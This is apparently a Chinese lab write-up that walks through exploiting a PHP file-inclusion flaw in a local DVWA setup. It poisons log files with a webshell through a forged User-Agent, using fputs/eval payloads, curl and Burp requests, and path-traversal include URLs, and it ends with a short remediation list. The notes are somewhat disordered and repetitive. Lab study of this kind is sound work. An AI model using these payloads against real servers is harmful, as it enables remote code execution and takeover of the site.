
这意味着:
- PHP 文件找到了(不再是 404)。
- PHP 代码执行了(不再是下载文件或显示源代码)。
- 但是报错信息被“藏”起来了。
这是因为你的 php.ini 配置里,虽然开启了日志记录,但同时也可能开启了“不显示错误”,或者错误级别设置得比较高。
查看是否有 php_errors.log 文件生成!
- 如果生成了:恭喜你!配置成功了。打开文件,里面应该有刚才的报错信息。
- 如果还没生成:说明 PHP 还没触发那个特定的错误,或者配置还没生效。
如果日志文件还没生成(补救措施)
我们需要修改 test_error.php 的代码,强制它报错并且显示出来。
1. 修改 test_error.php 的内容:
把里面的代码完全替换为下面这段(这段代码强制开启报错显示):
<?php
// 强制开启所有错误显示
ini_set('display_errors', 1);
error_reporting(E_ALL);

// 故意写一个错误的函数调用,触发报错
echo test_undefined_function();
?>
2. 保存文件,然后再次刷新浏览器页面。

此时,页面上应该会直接显示出红色的报错信息(Fatal error...)。

3. 再次检查 D:\phpstudy_pro\WWW 文件夹。
这时候 php_errors.log 应该就会出现。
第四步:包含日志文件
这一步是利用文件包含漏洞去“读取”日志文件。由于日志文件里现在包含了我们的PHP代码,当被包含时,代码就会被执行(即创建木马文件)。这一步的核心逻辑是:让服务器把日志文件当成 PHP 代码执行。因为日志文件的内容是我们可控的(通过 User-Agent 注入),所以我们可以在日志里写入一句话木马。
如果你和我一样是用dvwa的8088端口的话,就按下面灰色的块引用部分做,
-
在浏览器访问:
http://localhost/include.php?file=D:/phpStudy/WWW/error.log(这里的路径是你刚才在PHP.ini里设置的error_log路径)
-
结果分析:
- 如果成功,此时PHP会去包含日志文件。日志文件中的PHP代码会被执行,从而在网站根目录生成
shell.php。 - 如果报错,说明路径不对,或者日志格式有干扰。
- 如果成功,此时PHP会去包含日志文件。日志文件中的PHP代码会被执行,从而在网站根目录生成
以下是用dvwa的8088端口具体的操作步骤:
1. 确认目标路径
首先,我们要包含的不是
D盘的日志,而是你刚才测试成功的 DVWA 环境下的日志。
- 目标日志路径:
E:\desktop\bachang\DVWA\php_errors.log如果目标日志不是在这,而是在WWW文件夹那,那就往下看另外一个块引用- 目标漏洞页面:假设你的 DVWA 中有一个文件包含漏洞页面,比如
http://127.0.0.1:8088/vulnerabilities/fi/?page=...(具体文件名取决于你用的 DVWA 版本,通常是fi或include)。2. 注入一句话木马(修改日志内容)
我们需要让日志文件里写入
<?php @eval($_POST['cmd']);?>这段代码。最简单的方法是修改浏览器的 User-Agent。操作步骤:
- 打开浏览器(推荐使用 Chrome 配合插件,或者直接用 Hackbar 插件)。
- 访问 DVWA 的任意页面(比如登录页或主页)。
- 修改请求头:你需要发送一个请求,把 User-Agent 改成 PHP 代码。
- 如果你用 Hackbar:
- 在地址栏输入 DVWA 的地址。
- 点击 Hackbar 的
Enable。- 虽然 Hackbar 主要是改 POST/GET,改 User-Agent 比较麻烦。
- 推荐方法(更简单):
直接在浏览器地址栏访问一个不存在的图片或者资源,把代码拼在 URL 里(如果是报错注入),或者使用 Burp Suite 抓包修改 User-Agent。
- 最简单方法(利用报错):
我们刚才已经验证了,访问
test_error.php会报错。但是那个报错里很难插入代码。
最好的办法是:
在你的电脑上随便找个图片,或者直接访问http://127.0.0.1:8088/,然后用 Burp Suite 抓包。
在抓到的请求头里,把:User-Agent: Mozilla/5.0 ...
改成:User-Agent: <?php @eval($_POST['cmd']);?>(如果不会用 Burp,可以用 Python 脚本快速发包,或者利用 DVWA 的某些输入框如果会记录日志的话)
- 小白替代方案(利用 test_error.php 报错):
其实很难直接把代码写进
php_errors.log除非触发报错。最简单的办法是利用 DVWA 的登录框或者搜索框(如果它们记录日志),或者直接修改浏览器 User-Agent 插件。
安装一个 Chrome 插件叫 "User-Agent Switcher",添加一个新的 UA:
名称:
Webshell内容:
<?php @eval($_POST['cmd']);?>保存并切换到这个 UA。
然后刷新一下 DVWA 的首页(
http://127.0.0.1:8088/)。注意:首页可能不会报错,所以日志里可能没记录。你需要访问一个不存在的页面来触发 404 报错,或者像刚才那样故意访问错文件。
- 最稳妥的注入方式(再次利用 test_error.php):
- 修改
test_error.php,在里面加一句echo $_SERVER['HTTP_USER_AGENT'];- 修改
test_error.php里的报错代码,确保它还会报错。- 用浏览器访问
test_error.php,此时 User-Agent 还是正常的。- 这一步比较绕,建议直接用 Burp Suite 抓包修改 User-Agent 访问首页,即使首页不报错,Apache 的 access log 也可以被包含(如果是包含 access.log)。但你配置的是 error.log。
- 让我们回到最简单的:利用浏览器插件修改 UA 并触发报错
- 安装 UA 插件,设为
<?php @eval($_POST['cmd']);?>- 访问
http://127.0.0.1:8088/test_error.php- 此时页面报错,去查看
php_errors.log。- 你会发现日志里多了类似这样的内容:
... Uncaught Error: ... in ... on line 7
等等,报错日志记录的是代码错误,不一定记录 UA!
- 修正策略:包含 Apache 的 Access Log 还是 PHP Error Log?
通常教程里是包含 Access Log(访问日志),因为访问日志会记录 UA。
你现在配置的是 Error Log(错误日志)。错误日志只有报错才写。
所以,如果你坚持用 Error Log,你需要找到一个地方,既能报错,又能把你的代码打印出来。
最终推荐方案(针对 Error Log):
- 保持
test_error.php内容为:<?php // 打印 UA,然后报错 echo "My UA is: " . $_SERVER['HTTP_USER_AGENT']; echo test_undefined_function(); // 触发报错 ?>- 用插件把浏览器 UA 改成:
<?php @eval($_POST['cmd']);?>- 访问
test_error.php。- 检查
php_errors.log。你会发现里面记录了报错,而且报错信息里(Stack trace 或 echo 输出可能会混杂)... 其实 Error Log 很难利用,因为它是结构化的报错信息。重要提示:
通常 文件包含写 Shell 都是利用 Access Log(访问日志),因为 Access Log 100% 记录 UA。
你现在的配置是error_log。如果你非要利用现在的
error_log:
你需要确保你的恶意代码出现在报错信息里。
修改test_error.php:<?php $a = $_GET['a']; include($a); // 假设这里有包含漏洞,或者仅仅是触发报错 // 或者简单的: trigger_error("My custom error: " . $_SERVER['HTTP_USER_AGENT']); ?>然后把 UA 改成
<?php @eval($_POST['cmd']);?>。
这样日志里就会有你的代码了。假设你已经成功把
<?php @eval($_POST['cmd']);?>写进了E:\desktop\bachang\DVWA\php_errors.log3. 执行包含(Exploit)
回到你的 DVWA 文件包含漏洞页面(假设 URL 是
http://127.0.0.1:8088/vulnerabilities/fi/?page=include.php,你需要把include.php替换掉)。在浏览器地址栏输入:
http://127.0.0.1:8088/vulnerabilities/fi/?page=E:/desktop/bachang/DVWA/php_errors.log(注意:Windows 路径分隔符用
/或\\,这里用/最稳妥)4. 验证与连接
- 如果页面变白了:说明包含成功了,代码执行了,但没有输出(因为
@eval抑制了错误)。- 去目录下查看:
打开E:\desktop\bachang\DVWA\目录,看是否生成了shell.php。- 连接 Shell:
如果生成了shell.php,用蚁剑或冰蝎连接:
- URL:
http://127.0.0.1:8088/shell.php- 密码:
cmd如果报错
Failed to open stream:
说明路径不对,尝试:
php_errors.log./php_errors.logE:\\desktop\\bachang\\DVWA\\php_errors.log总结:
你的核心难点在于 如何把代码写进 Error Log。利用trigger_error($_SERVER['HTTP_USER_AGENT'])是最稳的办法。
日志是在
WWW目录下,那路径就简单多了。核心目标:让日志文件里写入 PHP 代码(一句话木马),然后通过文件包含漏洞执行它。
以下是 第四步 的具体操作步骤:
1. 第一步:向日志里“写入”木马代码
日志文件记录的是用户的访问信息(比如浏览器型号 User-Agent)。我们要利用这一点,把恶意的 PHP 代码伪装成浏览器信息发给服务器。
操作方法(使用浏览器插件 Hackbar 或浏览器地址栏):
- 打开浏览器,确保安装了 Hackbar 插件(如果没有,可以用地址栏直接访问,但需要编码)。
- 在地址栏输入你的 DVWA 地址(或者任何能触发日志记录的 PHP 文件):
http://127.0.0.1:8088/test_error.php- 关键操作:我们需要修改请求头里的 User-Agent。
- 如果你有 Hackbar 2.3.1+ 版本:
- 点击 Hackbar 图标,点击
Enable。- 点击
User-Agent按钮。- 在弹出的框里,清空默认内容,粘贴以下代码:
(解释:这段代码的意思是:创建一个名为<?php @fputs(fopen('shell.php', 'w'), '<?php @eval(\$_POST["cmd"]);?>');?>shell.php的文件,并写入一句话木马)- 点击
Execute(执行)。- 如果没有 Hackbar(使用 curl 命令或在线工具更稳妥):
如果你电脑上有curl工具(Windows 10/11 自带),打开 CMD 命令行,执行:(注意:Windows CMD 里双引号需要转义,所以用了curl -A "<?php @fputs(fopen('shell.php','w'),'<?php @eval(\$_POST[cmd]);?>');?>" http://127.0.0.1:8088/test_error.php\)上面两个都不用,就用最简单burpsuite 修改 User-Agent(关键步骤)
在 BP 的拦截窗口中,你会看到类似下面的代码:
GET /test_error.php HTTP/1.1
Host: 127.0.0.1:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
Accept: text/html...
...
你要做的是:
- 找到
User-Agent: ...这一行。- 删除 后面的所有内容。
- 替换 为下面这段 PHP 代码(注意:为了生成 shell.php,我们用
file_put_contents或fopen函数):<?php fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd]);?>');?>
点击 BP 窗口右上角的 Forward(转发)按钮,把请求发出去。
浏览器页面可能会报错或显示空白,不用管它,只要请求发出去了,日志就写入了。
2. 第二步:验证代码是否写入日志
- 打开你的日志文件夹:
D:\phpstudy_pro\WWW- 用记事本打开
php_errors.log。- 查找:拉到文件最下面,看有没有一行类似这样的记录:
[日期] ... "GET /test_error.php HTTP/1.1" 404 ... "<?php @fputs..."
- 只要看到了
<?php开头的那段代码,说明写入成功!(多了一条日志)3. 第三步:利用文件包含漏洞“执行”代码
现在日志里有了木马代码,但它只是个文本。我们需要通过 DVWA 的文件包含漏洞让它运行。
访问 DVWA 的文件包含漏洞页面(假设是 Low 级别):
http://127.0.0.1:8088/vulnerabilities/fi/?page=include.php
(注意:你的 URL 可能是fi或者include,取决于你的 DVWA 版本)构造 payload:
在page参数后面,填入日志文件的绝对路径。
- URL 输入:
(注意:如果http://127.0.0.1:8088/vulnerabilities/fi/?page=../../php_errors.log../../不行,可能需要尝试../../../或者直接/php_errors.log,取决于当前脚本所在的目录深度)观察结果:
- 如果页面变白,或者没有任何报错。
- 立刻去浏览器访问:
http://127.0.0.1:8088/shell.php- 如果显示
404,说明没成功。- 如果显示空白(且没有报错),说明
shell.php已经生成!4. 第四步:连接 Webshell
- 打开你的中国蚁剑(AntSword)或 冰蝎(Behinder)。
- 添加数据:
- URL:
http://127.0.0.1:8088/shell.php- 密码:
cmd(对应代码里的$_POST['cmd'])- 连接!
常见问题排查(如果不成功):
- 路径不对:日志在
WWW目录下,但 DVWA 的漏洞文件可能在WWW/dvwa/vulnerabilities/下。所以page参数可能需要写../../../php_errors.log(多试几个点)。- 代码被转义:日志系统可能会把
<变成<。如果日志里看到的是<?php,那这种方法就失效了,需要用 Session 包含或者其他方式。- 权限问题:PHP 可能没有权限在
WWW目录下创建shell.php。如果是这样,尝试把写入路径改成绝对路径,或者换一个目录(比如tmp)。
第五步:连接菜刀/蚁剑
- 打开中国菜刀或蚁剑。
- 添加新数据:
- URL:
http://localhost/shell.php - 密码:
pass(对应代码中的$_POST['pass'])
- URL:
- 如果连接成功,你就能看到服务器文件列表,实验完成。
🛡️ 修复方案(实验报告必填)
根据实验要求,你需要记录修复方案:
- 过滤协议:在PHP代码中限制包含的文件协议,例如使用
allow_url_include=Off。 - 白名单机制:不要直接使用用户输入的
$_GET['file'],而是使用switch case或数组白名单来映射文件名。 - 路径限制:使用
basename()函数或正则表达式过滤掉路径中的../和特殊字符。
💡 常见问题排查
- Q: 访问包含日志的URL没有反应?
- A: 检查
error.log文件里是否真的有你注入的代码。如果没有,说明User-Agent没改对,或者PHP报错没记录进去。
- A: 检查
- Q: 提示“failed to open stream”?
- A: 路径写错了。注意Windows下路径分隔符是
\还是/,或者尝试使用..相对路径遍历。
- A: 路径写错了。注意Windows下路径分隔符是
如果在写入日志那一步卡住了,可以检查一下PHPStudy的错误日志是否真的生成了。
精简版全流程
一、环境准备
在PHPStudy的网站根目录(如 www 或 htdocs)创建一个文件 include.php
<?php
$file = $_GET['file'];
if(isset($file)){
    include($file); // 危险函数
} else {
    echo "file fail";
}
?>
启动 Apache 服务,在浏览器打开
http://localhost/include.php若出现下图这个情况,很大概率是80端口被别的占用了
可以换成别的端口使用,比如
http://127.0.0.1:8088/include.php页面输出file fail即环境正常。

看到的
file fail,正是include.php代码里else { echo "file fail"; }的执行结果。这说明:
- PHP 环境正常:代码被解析执行了。
- 文件路径正确:成功访问到了
D:\phpstudy_pro\WWW\include.php。- 逻辑通顺:因为没有传
?file=参数,所以它走了else分支。

之后我们需要在后面传递file的路径,这块先放着
之后后面要加上?file=日志文件的路径和名称
二、开启 Apache 日志记录
- 找到 Apache 配置文件,搜索
log,去掉日志配置行前的#注释,开启访问日志 access.log与错误日志 error.log。 - 重启 Apache 服务,在 Apache 的
logs目录下生成日志文件。
我们以phpstudy为例,apache(阿帕奇)运行之后,一般会生成两个日志文件,
- access访问日志
- error错误日志
它们是保存在阿帕奇的日志文件夹里

如果点进去发现是没有日志文件的,是因为
默认情况下是关闭的,要开启
旧版(2018)的phpstudy里:

ctrl+F搜索一下log:两个都是关于是否开启日志文件的,选取其中一个删掉#注释就好了
新版的小皮:

大概长:(去掉#号注释再重启服务就好了)
